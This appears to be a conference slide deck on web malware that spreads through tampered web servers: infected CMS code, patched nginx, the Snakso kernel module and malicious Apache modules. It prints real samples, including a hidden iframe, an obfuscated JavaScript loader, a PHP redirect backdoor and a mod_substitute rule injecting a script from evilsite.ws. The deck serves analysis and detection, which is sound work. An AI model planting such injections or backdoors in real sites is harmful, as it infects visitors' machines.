

**Y**andex



# **Embedding malware in websites using executable web-server files**

Evgeny Sidorov,  
Andrew Rassokhin

# The Plan

- Short history of drive-by download attacks
- Modern methods of web-malware distribution
- Web-malware detection approaches

# Evolution Of Web-malware Distribution

- Static content modification (iframe, object, script, embed etc.)

```
</tr>
</table>
</body>
</html><iframe src="http://124.217.██████████/~admin/count.php?o=1" width=0 height=0 style="hidden" frameborder=0
scrolling=no></iframe>
```

- Obfuscated Javascript code

```
<script>A=44037;A+=144;var wc={MR:false};var E={};var C=RegExp;var e=document;try
{var N='l'} catch(N){};var R=null;var X=window;try {var F='VN'} catch(F){};P={};
var z;this.TS=false;function K(){d=["JM","lj","U"];var Mr="Mr";var uB={j:45161};
function u(b,J,n){var y={zo:"fy"};return b.substr(J,n);}var T=
"\x2f\x6d\x75\x6c\x74\x69\x70\x6c\x79\x2d\x63\x6f\x6d\x2f\x67\x6f\x6f\x67\x6c\x65\x
2e\x63\x6f\x6d\x2f\x69\x6e\x66\x6f\x6c\x69\x6e\x6b\x73\x2e\x63\x6f\x6d\x2e\x70\x68\
x70";var Pi={KI:"Kq"};var L="";var Q="scr"+"ipt";this._=48226;this._+=113;this.DU=
21061;this.DU+=214;var Jz=String("body");var M=String(u("]wzgT",0,1));var N="]";
var SA='';var g='';var tP="tP";function p(b,J){var n=String("[");IR=40396;IR+=132;
n+=J;dx=61839;dx++;this.nZ=33551;this.nZ+=146;n+=M;var np=new C(n, "g");var CP=new
Date();return b[new String(u("rep4JT",0,3)+"lac"+u("d9qe9d9",3,1))](np, g);this.
CC=19435;this.CC+=202;Ef=["sT","Lc"];Zr=[];this.tH="";var QZ="ht"+"tp"+":/+"/n"
```

# Evolution Of Web-malware Distribution

## CMS Code modification

- Infected templates
- Nulled commercial CMS with backdoors

```
if(!empty($_SERVER***91;'HTTP_REFERER'***93;) && !isset($_COOKIE***91;
'dle_user_hash'***93;))
{
    $url = @parse_url($_SERVER***91;'HTTP_REFERER'***93;);
    if(!empty($url***91;'host'***93;) && $url***91;'host'***93; != $_SERVER***91;
'HTTP_HOST'***93;)
    {
        if(!isset($_COOKIE***91;'dle_user_id'***93;) && rand(1,3) == 2)
        {
            setcookie("dle_user_hash", md5(uniqid()), time()+(365*24*60*60), "/",
                $url***91;'host'***93;, false, true);
            @header("Location: http://liveinternet-counter.ws");
        }
    }
}
```

# Modern Methods Of Malware Distribution


- Web-server sources modification
- HTTP Response modification
- Installation of additional web-server modules

# Web-server Sources Modification

- Harmful server redirects to \*.org.in started in Q1 2012 (a lot of big shared hosting providers were infected).
- Patched nginx was found and analyzed
- Redirect domains were changed to \*.in in Q2 2012
- Patched versions of Apache and lighttpd were also found

# Redirects to \*.in Domains

## Number of harmful redirects per week in 2013






# Patched Version of NGINX

- Malware configuration is stored in shared memory and is never dumped to disk
- All malware-related strings are encrypted by XOR with static key (24 bytes)
- Configuration data are transmitted in encrypted form
- Contains backdoor functionality (remote shell, commands from C&C, config updates etc.)
- Hides from CMS administrator (checking special substrings availability in URL)

# HTTP Response Modification


Linux.Snakso.1



# Linux.Snakso.1

- Linux kernel loadable module
- Analysis and modification of outbound HTTP traffic (module hooks *tcp\_sendmsg*, IP isn't equal 127.0.0.1, port is equal 80, IP isn't blacklisted etc.)
- Defends its files and several paths in infected system (by hooking *vfs\_readdir*)
- Code for injection is obtained from C&C

# Web-server Additional Modules



# Apache Modules for Malware Distribution

- Most popular free modules: mod\_substitute, mod\_rewrite etc.
- Most popular modules on black market:  
Trololo\_mod (400\$ - 800\$), Darkleech (1500\$)

# Configuration of mod\_substitute

- Malicious part of Apache config file

```
<IfModule mod_substitute.c>
  <Location />
    AddOutputFilterByType SUBSTITUTE text/html
    Substitute "s|</body>|<script type=\"text/javascript\" src=
      \"http://evilsite.ws/jquery.php\"></script></body>|i"
  </Location>
</IfModule>
```

- Result of processing HTTP Response

```
<script type="text/javascript" src="http://evilsite.ws/jquery.php"
></script></body></html>
```

# Description of Trololo\_mod

- Made in Russia, appeared on black market in April, 2013
- Still isn't detected by anti-virus software
- Distributed in binary form (doesn't need development packages to be installed)

# Functionality of Trololo\_mod

